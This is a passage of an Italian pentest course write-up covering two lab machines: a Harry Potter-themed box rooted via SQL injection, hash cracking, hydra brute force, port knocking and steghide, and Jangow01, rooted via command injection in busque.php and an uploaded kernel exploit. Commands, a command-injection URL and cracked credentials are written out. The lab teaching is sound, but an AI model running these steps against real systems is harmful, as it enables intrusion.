


## **Conclusioni**

L'exploit **exploit/multi/http/tomcat\_mgr\_upload** è uno strumento potente che consente di caricare e distribuire un file WAR su un server Tomcat vulnerabile, sfruttando una cattiva configurazione delle credenziali dell'interfaccia di gestione. Sebbene sia utile per scopi di testing e penetration testing, deve essere utilizzato responsabilmente e solo su sistemi autorizzati.

## **Miglioramenti**

- Configurare correttamente l'autenticazione
- Limitare la quantità di accessi
- Mantenere il software in aggiornamento costante



# BONUS 1



# BONUS 1

Server Theta build 2.0

Carissimi Babbani, è con grande gioia che vi informo che il vostro amato server è stato compromesso!

Ho cambiato tutte le password e me ne sono andato a godermi la mia collezione di libri di magia.

Ora potete solo sperare di trovare un incantesimo per riprendere il controllo...

Buona fortuna!

Indirizzi IP delle vostre povere reti:

Interfaccia: eth0 - IP: 192.168.1.56/24

Interfaccia: lo - IP: 127.0.0.1/8

# BONUS 1

1. Scansione con nmap
2. Sfruttamento del web server
3. Scansione delle directory con gobuster
4. Accesso tramite ssh
5. Analisi dei comandi e alias
6. Port knocking
7. Accesso finale come root

# BONUS 1

Abbiamo iniziato con una scansione **Nmap** per identificare i servizi attivi sulla macchina:

**nmap -A -T4  
192.168.1.56**

**Risultati principali:**

- Una porta **SSH** non di default.
- Un **web server** con potenziali vulnerabilità di **SQL Injection**.

```
(kali㉿kali)-[~]
$ nmap -A -T4 192.168.1.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 09:22 CET
Nmap scan report for blackbox.homenet.telecomitalia.it (192.168.1.56)
Host is up (0.0037s latency).

Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.1.56
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-cookie-flags:
|_:
|   PHPSESSID:
|_   httponly flag not set
| http-title: Login
|_Requested resource was login.php
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp         (Firmware: 1)
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|   256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_  256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
5060/tcp  open  tcpwrapped
|_sip-methods: REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
|_http-title: Directory listing for /
8443/tcp  open  ssl/tcpwrapped
|_http-title: Directory listing for /
| ssl-cert: Subject: commonName=Nepenthes Development Team/organizationName=dionaea.carnivore.it/countryName=DE
| Not valid before: 2024-11-22T08:23:03
|_Not valid after:  2025-11-22T08:23:03
Service Info: Host: ; OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.22 seconds
```

KALI

# BONUS 1

1. Scansione con nmap
2. Sfruttamento del web server
3. Scansione delle directory con gobuster
4. Accesso tramite ssh
5. Analisi dei comandi e alias
6. Port knocking
7. Accesso finale come root

# BONUS 1

## •SQL Injection:

Tramite SQL Injection sull'old site, abbiamo ottenuto **4 username** registrati nel database:

- Anna
- Marco
- Luca
- Milena

## •Codice sorgente del sito:

Analizzando il codice HTML di entrambi i siti, abbiamo trovato:

- Un **codice in Brainfuck**, che decodificato ci ha restituito una parola legata a un indizio.
- La stringa pass=accio, un evidente riferimento agli incantesimi di Harry Potter.



Login

Username

Password

A login form with a white background and black text. It has fields for 'Username' and 'Password', and a 'Login' button at the bottom.

# BONUS 1

1. Scansione con nmap
2. Sfruttamento del web server
3. Scansione delle directory con gobuster
4. Accesso tramite ssh
5. Analisi dei comandi e alias
6. Port knocking
7. Accesso finale come root

# BONUS 1

Con **Gobuster**, abbiamo effettuato un brute force delle directory del sito per scoprire pagine nascoste:

```
gobuster dir -u http://192.168.1.56 -w  
/usr/share/wordlists/dirb/common.txt
```

**Risultato:** Una pagina di login del vecchio sito.

- Altri indizi:**

Analizzando il codice sorgente della pagina, abbiamo trovato ulteriori riferimenti e **tre codici hash bcrypt**.

- Breve spiegazione Bcrypt:**

Bcrypt è un algoritmo di hashing che incorpora un **fattore di costo** per rallentare eventuali attacchi di forza bruta, aumentando la sicurezza delle password.

- Cracking con John the Ripper:**

Usando **John the Ripper**, siamo riusciti a decifrare gli hash, trovando una password in chiaro:

DARKPRINCESS

```
(kali㉿kali)-[~/Documents/Liste]  
└─$ john --format=bcrypt --wordlist=/home/kali/Documents/Liste/rockyou.txt /home/kali/Documents/Liste/hash\ blackbox  
Using default input encoding: UTF-8  
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 1024 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
darkprincess (?)  
1g 0:00:47:01 0.85% (ETA: 2024-11-24 09:55) 0.000354g/s 51.64p/s 181.0c/s 181.0C/s singleladies..shotta1
```

# BONUS 1

1. Scansione con nmap
2. Sfruttamento del web server
3. Scansione delle directory con gobuster
4. Accesso tramite ssh
5. Analisi dei comandi e alias
6. Port knocking
7. Accesso finale come root

# BONUS 1

Conoscendo che il servizio **SSH** era attivo sulla porta **2222**, abbiamo tentato un attacco brute force:

```
hydra -l admin -P  
/usr/share/wordlists/rocky  
ou.txt ssh://192.168.1.56  
-s 2222
```

**Credenziali trovate:**

- **Username:** admin
- **Password:** admin123

**Accesso effettuato:**

```
ssh -p 2222  
admin@192.168.1.56
```

```
(kali㉿kali)-[~]  
$ ssh -p 2222 admin@192.168.1.56  
  
admin@192.168.1.56's password:  
*****  
*  
*      ↵ Benvenuti al Server Magico di HogTheta ↵  
*  
*      Qui i comandi possono dar luogo a ogni tipo di incantesimo.  
*  
*      ▲ Ricordate: ogni accesso non autorizzato verrà  
*      immediatamente riportato al Ministero della Magia. ▲  
*  
*****
```

# BONUS 1

1. Scansione con nmap
2. Sfruttamento del web server
3. Scansione delle directory con gobuster
4. Accesso tramite ssh
5. Analisi dei comandi e alias
6. Port knocking
7. Accesso finale come root

# BONUS 1

Dopo l'accesso, abbiamo eseguito alcuni comandi comuni:

nano, top, killall, df, sync, dmesg

Tutti i comandi erano stati sostituiti da **alias**, che restituivano descrizioni di incantesimi e numeri. Le descrizioni facevano riferimento alla **Mappa del Malandrino** e fornivano questa sequenza:

giuro  
solennemente  
di  
non avere  
buone  
intenzioni  
fatto  
il  
misfatto

9220  
1700  
9991  
55677  
37789  
7282  
65511  
12000  
41002

```
admin@hogtheta:/etc$ cat bash.bashrc
alias accio='echo "giuro"'
alias lumos='echo "solennemente"'
alias nox='echo "di"'
alias protego='echo "non avere"'
alias reducto='echo "buone"'
alias imperius='echo "intenzioni"'
alias confundo='echo "fatto"'
alias expelliarmus='echo "il"'
alias sectumsempra='echo "misfatto"'
```

# BONUS 1

1. Scansione con nmap
2. Sfruttamento del web server
3. Scansione delle directory con gobuster
4. Accesso tramite ssh
5. Analisi dei comandi e alias
6. Port knocking
7. Accesso finale come root

# BONUS 1

## Port Knocking:

Il port knocking è una tecnica per proteggere l'accesso a porte di rete. Consiste nel "bussare" a una serie di porte in sequenza per sbloccare una porta nascosta.

## Esecuzione:

Usando **Netcat**, abbiamo eseguito il port knocking con la sequenza di numeri trovata:

```
for port in 9220 1700 9991 55677  
37789 7282 65511 12000 41002;  
do  
    nc -zv 192.168.1.56 $port  
done
```

La porta **22** (SSH di default) si è aperta

```
(kali㉿kali)-[~/ssh]  
$ nmap -A -T4 192.168.1.56  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 11:06 CET  
Nmap scan report for blackbox.homenet.telecomitalia.it (192.168.1.56)  
Host is up (0.0012s latency).  
Not shown: 988 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          Synology DiskStation NAS ftptd  
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)  
|_ 256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)  
42/tcp    open  tcpwrapped  
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))  
| http-cookie-flags:  
|_ /:  
|   PHPSESSID:  
|     httponly flag not set  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
|_ http-title: Login  
|_ Requested resource was login.php  
135/tcp   open  msrpc?  
1433/tcp  open  ms-sql-s?  
1723/tcp  open  pptp?  
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)  
|_ 256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)  
|_ 256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)  
5060/tcp  open  sip?        (SIP end point; Status: 200 OK)  
| fingerprint-strings:  
|_ SIPOptions:  
|   SIP/2.0 200 OK  
|_ CSeq: 42 OPTIONS  
|_ Call-ID: 50000  
|_ Via: SIP/2.0/TCP nm;branch=foo  
|_ From: sip:nm@nm;tag=root  
|_ sip:nm2@nm2  
|_ Contact: sip:nm2@nm2  
|_ Allow: REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK  
|_ Content-Length: 0  
|_ Accept: application/sdp  
|_ Accept-Language: en  
5061/tcp  open  ssl/sip-tls?  
|_ ssl-date: TLS randomness does not represent time
```

# BONUS 1

1. Scansione con nmap
2. Sfruttamento del web server
3. Scansione delle directory con gobuster
4. Accesso tramite ssh
5. Analisi dei comandi e alias
6. Port knocking
7. Accesso finale come root

# BONUS 1

Dopo una nuova scansione, abbiamo individuato la porta **22** aperta. Utilizzando gli username trovati precedentemente, siamo entrati come **Luca**.

All'interno della home directory di Luca, abbiamo trovato un'immagine **theta\_logo**.

## Steganografia con Steghide

Steghide è uno strumento per nascondere o estrapolare informazioni (es. testo o file) all'interno di immagini o audio. Abbiamo usato Steghide per estrarre i dati dall'immagine:

```
steghide extract -sf theta_logo
```

•**Risultato:** Una chiave privata SSH (`id_rsa.txt`).

## Accesso come root:

Con la chiave privata, siamo riusciti a entrare come utente

**root**:

```
ssh -i id_rsa root@192.168.1.56
```


```
(kali㉿kali)-[~/Desktop]
$ ssh -i id_rsa root@192.168.1.56
Theta fa schifo

Last login: Thu Nov 21 10:28:33 2024 from 192.168.1.2
root@blackbox:~#
```

Messrs  
MOONY, WORMTAIL,  
PADFOOT & PRONGS

are proud to present

HOGWARTS



# BONUS 2

L'esercizio proposto ha come obiettivo l'acquisizione dei privilegi di root su una macchina virtuale target, utilizzando una serie di tecniche di penetration testing. In particolare, verranno esplorate vulnerabilità nei servizi FTP e HTTP, sfruttando eventuali falle nella sicurezza per ottenere accesso non autorizzato e privilegi elevati. Durante lo svolgimento dell'esercizio, l'utente dovrà eseguire una scansione iniziale della macchina, raccogliere informazioni, esplorare i servizi attivi e infine utilizzare un exploit per ottenere il controllo completo del sistema.

# BONUS 2

```
kali@kali:~$ File Actions Edit View Help
(kali㉿kali)-[~]$ Fase 1: Scansione e identificazione dei servizi attivi
Il primo passo nell'approccio al penetration testing della macchina è
l'esecuzione di una scansione tramite Nmap per identificare le porte
aperte e i servizi in esecuzione. La scansione ha rivelato due porte attive
sulla macchina target:
• Porta 21 (FTP): Il servizio FTP è abilitato, il che potrebbe offrire
opportunità per
l'accesso non autorizzato.
• Porta 80 (HTTP): Un server web è in esecuzione su questa porta,
indicando la presenza di un'applicazione web vulnerabile che potrebbe
essere sfruttata per l'accesso.

(kali㉿kali)-[~]$ nmap -sV 192.168.1.76
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 14:54 EST
Nmap scan report for 192.168.1.76
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
80/tcp    open  http    Apache httpd 2.4.18
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.59 seconds
```

# BONUS 2

File Actions Edit View Help

kali㉿kali ~

L'indagine sulla porta 80 ha rivelato un interessante dettaglio: l'elenco delle directory era abilitato sul server web. Navigando attraverso il sito, è stata individuata una cartella chiamata 'site/'. Al suo interno, è stato trovato un sito denominato GRAYSCALE. Durante l'esplorazione dell'URL, sono stati utilizzati vari comandi per indagare ulteriormente nelle directory. Questo ha portato al recupero di due credenziali. Una di queste si è rivelata non funzionante, mentre l'altra ha consentito l'accesso sia al sistema della macchina virtuale denominata Jangow01, sia alla possibilità di stabilire una connessione FTP.

```
view-source:http://192.168.1.76/site/busque.php?buscar= cat /var/www/html/.backup
```

```
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```

Index of /

Name	Last modified	Size	Description
site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.1.76 Port 80

# BONUS 2

Successivamente, è stata stabilita una connessione FTP utilizzando le credenziali ottenute. Una volta connessi, è stato possibile navigare tra le directory del sistema remoto, dove è stato trovato un file denominato user.txt. Sebbene il contenuto di tale file sembrasse inizialmente non utile, il suo codice hash è stato comunque conservato per eventuali analisi successive. In questa fase, la modalità di trasmissione dei dati è stata impostata su binary mode per garantire il corretto caricamento di eventuali file in seguito.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ftp 192.168.1.212
Connected to 192.168.1.212.
220 (vsFTPd 3.0.3)
Name (192.168.1.212:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||18488|)
150 Here comes the directory listing.
drwxr-xr-x 4 1000 1000 4096 Nov 20 16:27 .
drwxr-xr-x 3 0 0 4096 Oct 31 2021 ..
-rw----- 1 1000 1000 200 Oct 31 2021 .bash_history
-rw-r--r-- 1 1000 1000 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 1000 1000 3771 Jun 10 2021 .bashrc
drwx 2 1000 1000 4096 Jun 10 2021 .cache
drwxrwxr-x 2 1000 1000 4096 Jun 10 2021 .nano
-rw-r--r-- 1 1000 1000 655 Jun 10 2021 .profile
-rw-r--r-- 1 1000 1000 0 Jun 10 2021 .sudo_as_admin_successful
-rwrxr-xr-x 1 1000 1000 18432 Nov 20 16:27 45010
-rw----- 1 1000 1000 13248 Nov 20 16:21 45010.c
-rw----- 1 1000 1000 26 Nov 20 16:20 ciao
-rw-rw-r-- 1 1000 1000 33 Jun 10 2021 user.txt
226 Directory send OK.
ftp> put ciao
local: ciao remote: ciao
229 Entering Extended Passive Mode (|||43693|)
150 Ok to send data.
100% [*****] 226 Transfer complete.
26 bytes sent in 00:00 (5.73 KiB/s) password
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||5023|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% [*****] 226 Transfer complete.
33 bytes received in 00:00 (3.79 KiB/s) ll.php
ftp> more user.txt
d41d8cd98f00b204e9800998ecf8427e
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||34904|)
150 Ok to send data.
100% [*****] 226 Transfer complete.
13248 bytes sent in 00:00 (916.83 KiB/s)
ftp> bye
221 Goodbye.
```

# BONUS 2

## Fase 4: Escalation dei privilegi

L'obiettivo finale dell'esercizio era quello di acquisire i privilegi di root sulla macchina. Per farlo, è stato necessario individuare un exploit adatto alla versione del kernel della macchina target. Per ottenere questa informazione, è stato eseguito l'accesso con le credenziali trovate in precedenza e, utilizzando il comando `uname -a`, è stata recuperata la versione del sistema operativo in esecuzione.

Dopo aver identificato la vulnerabilità, è stato cercato un exploit idoneo nel database di ExploitDB. L'exploit trovato è stato scaricato e successivamente caricato sulla macchina target tramite FTP utilizzando il comando `put file.c`. Una volta caricato il file, è stato compilato direttamente sulla macchina con il comando `gcc -o file file.c`, generando un file eseguibile denominato `file`.

# BONUS 2

L'exploit compilato è stato eseguito con successo utilizzando il comando ./file. Dopo l'esecuzione dell'exploit, è stato possibile ottenere i privilegi di root sulla macchina. La verifica del passaggio a root è stata effettuata con il comando cd /root, che ha confermato l'accesso alla directory di root. Infine, navigando in /root, è stato trovato un file denominato Proof.txt, il cui contenuto è stato visualizzato con il comando cat. Questo file conteneva il logo della macchina virtuale Jangow01, confermando il successo dell'attacco.

```
jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
jangow01@jangow01:~$ ls -all
total 76
drwxr-xr-x 4 jangow01 desaf io02 4096 Nov 20 16:27 .
drwxr-xr-x 3 root      root    4096 Oct 31 2021 ..
-rwxr-xr-x 1 jangow01 desaf io02 18432 Nov 20 16:27 45010
-rw----- 1 jangow01 desaf io02 13248 Nov 20 16:21 45010.c
